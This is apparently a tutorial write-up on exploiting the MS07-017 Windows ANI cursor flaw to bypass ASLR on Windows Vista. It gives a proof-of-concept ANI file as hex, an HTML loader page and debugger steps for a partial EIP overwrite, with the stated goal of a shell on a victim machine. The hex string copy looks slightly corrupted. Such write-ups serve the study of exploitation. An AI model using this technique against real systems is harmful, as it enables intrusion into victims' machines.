inf.infGather@gmail.com
https://github.com/glender/InfGather

Bypassing ASLR on Windows Vista – MS07-017

v.1.0

inf.infGather@gmail.com
https://github.com/glender/InfGather

Table of Contents

Table of Figures

1.0 High-Level Summary

1.1 Introduction

This document will introduce tools and techniques used to bypass ASLR on Windows Vista using MS07-017. In the example, we will be using Kali Linux, Windows Vista, and a known proof-of-concept ANI file.

1.2 Objective

The objective of this document is to provide and short and simple proof-of-concept (POC) on how to bypass ASLR on Windows Vista using a malformed ANI file. We wish to do the following:

- Observe the randomization that ASLR performs and take advantage of it
- Modify the existing ANI POC file
- Insert our malicious shellcode
- Get a shell on the victim machine

1.3 Tools Used

The example will make use of the following tools:

- Kali Linux
- Metasploit Framework/msfvenom
- Netcat
- OllyDbg
- Windows Vista
- XVI32

2.0 Getting Ready

Windows Vista implements ASLR, which randomizes the base address of loaded applications and DLL's. This means that we cannot reliably jump or call relative addresses such as JUMP ESP/JUMP [EBX]/etc. within any DLL, specifically USER32.DLL. Since USER32.DLL will get loaded at a different base address after each reboot.

For our example, the POC is below (from Determina Security Research group):

```
00000000 52 49 46 46 90 00 00 00 41 43 4F 4E 61 6E 69 68 RIFF....ACONanih
00000010 24 00 00 00 24 00 00 00 02 00 00 00 00 00 00 00 $...$...........
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 01 00 00 00 61 6E 69 68 58 00 00 00 ........anihX...
00000040 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000050 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
00000060 00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAAA
00000070 41 41 41 41 41 41 41 41 41 41 41 41 00 00 00 00 AAAAAAAAAAAA....
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000090 42 42 42 42 43 43 43 43                         BBBBCCCC
```

From the above, the first four bold hex values are the signature RIFF (hex: 52, 49, 46, 46). After that, is the data size (hex: 90, 00, 00, 00) in little-endian order. At offset 8 there is a signature of ANI RIFF Type ACON (hex: 41, 43, 4F, 4E). The size can be calculated from the data size hex value in little-endian plus the header length: 144 + 8 = 152 bytes.

For simplicity and so that it is easily copied, the above POC is below, in hex string format:

```
469000000041434F4E616E6968240000002400000002000000000000000000000000000000000000
000000000000000000000000010000006 16E6968580000004141414141414141414141414141
414141414141414141414141414141410041414141414141414141414141414141414141414141
414141414141410000000000000000000000000000000000000000004242424243434343
```

In a Windows Vista machine, we need to create the ANI file and a HTML file that will load our newly create ANI file. To do this, we can use XVI32 to create the ANI file:

inf.infGather@gmail.com
https://github.com/glender/InfGather




Figure 1: Creating the POC ANI File

As you can see, after pasting in the hex string and saving the file, we have an ANI file that we can use to test the POC. However, we are not done preparing the POC, as we still need to create a HTML file that will load it:

```
<html>

<body style="CURSOR: url('poc.ani')">

<h1>We have loaded your ANI file!</h1>

</html>
```

Now, let us move on to the hard work!

3.0 Debugging – ASLR

From here, we need to open up Internet Explorer and OllyDbg. We attach OllyDbg to IE and then continue running IE (F9 in Olly). Testing our POC becomes simple, we open our newly created HTML and the POC is loaded by IE, as show below:

inf.infGather@gmail.com
https://github.com/glender/InfGather




Figure 2: POC Loaded

We can see that IE has stopped with an access violation with EIP of 43434343, which is good news for us as our ANI file has worked the way it was intended. Now, we need to locate a specific instruction within NTDLL, JMP [EBX], so that we can investigate the affects of ASLR.




Figure 3: First NTDLL Command Location

As you can see, the instruction is located at **77B8569D**. Let us reboot the machine and perform the same task over again.

inf.infGather@gmail.com
https://github.com/glender/InfGather




Figure 4: Second NTDLL Command Location

Again, we see that the instruction is located at **772C569D**. The only difference between the two locations are the randomization of the first two bytes of the base address. We can then use this to our advantage.

4.0 Partial EIP Overwrite

Our POC has a buffer of 58 bytes, which can be seen in the ANI file. But, what happens if we shorten this value to 56 bytes? Let us change the length of the buffer first, using XVI32:




Figure 5: Change Length of Buffer

Now, let us startup Olly and IE and see what happens when we load our new ANI file.




Figure 6: Smaller Buffer Debug

We can see that only the lower two bytes have been overwritten for EIP and that at crash time, our execution flow is located in USER32.DLL. Another thing to note is the address within EBX: 021CE824. If we dump that in memory, we can see that it points to an address that points to our buffer.




Figure 7: Buffer Redirect

We have been redirected back to our ANI header. Therefore, EBX contains an address that points to our user-controlled buffer. This means that we need to be able to find an instruction that will redirect us to EBX, JMP [EBX], within our USER32 DLL.




Figure 8: USER32 JMP [EBX]

We take note of the address that it is located at, **762C700B**, and will attempt to redirect to that location. We will modify our ANI file to do just that:

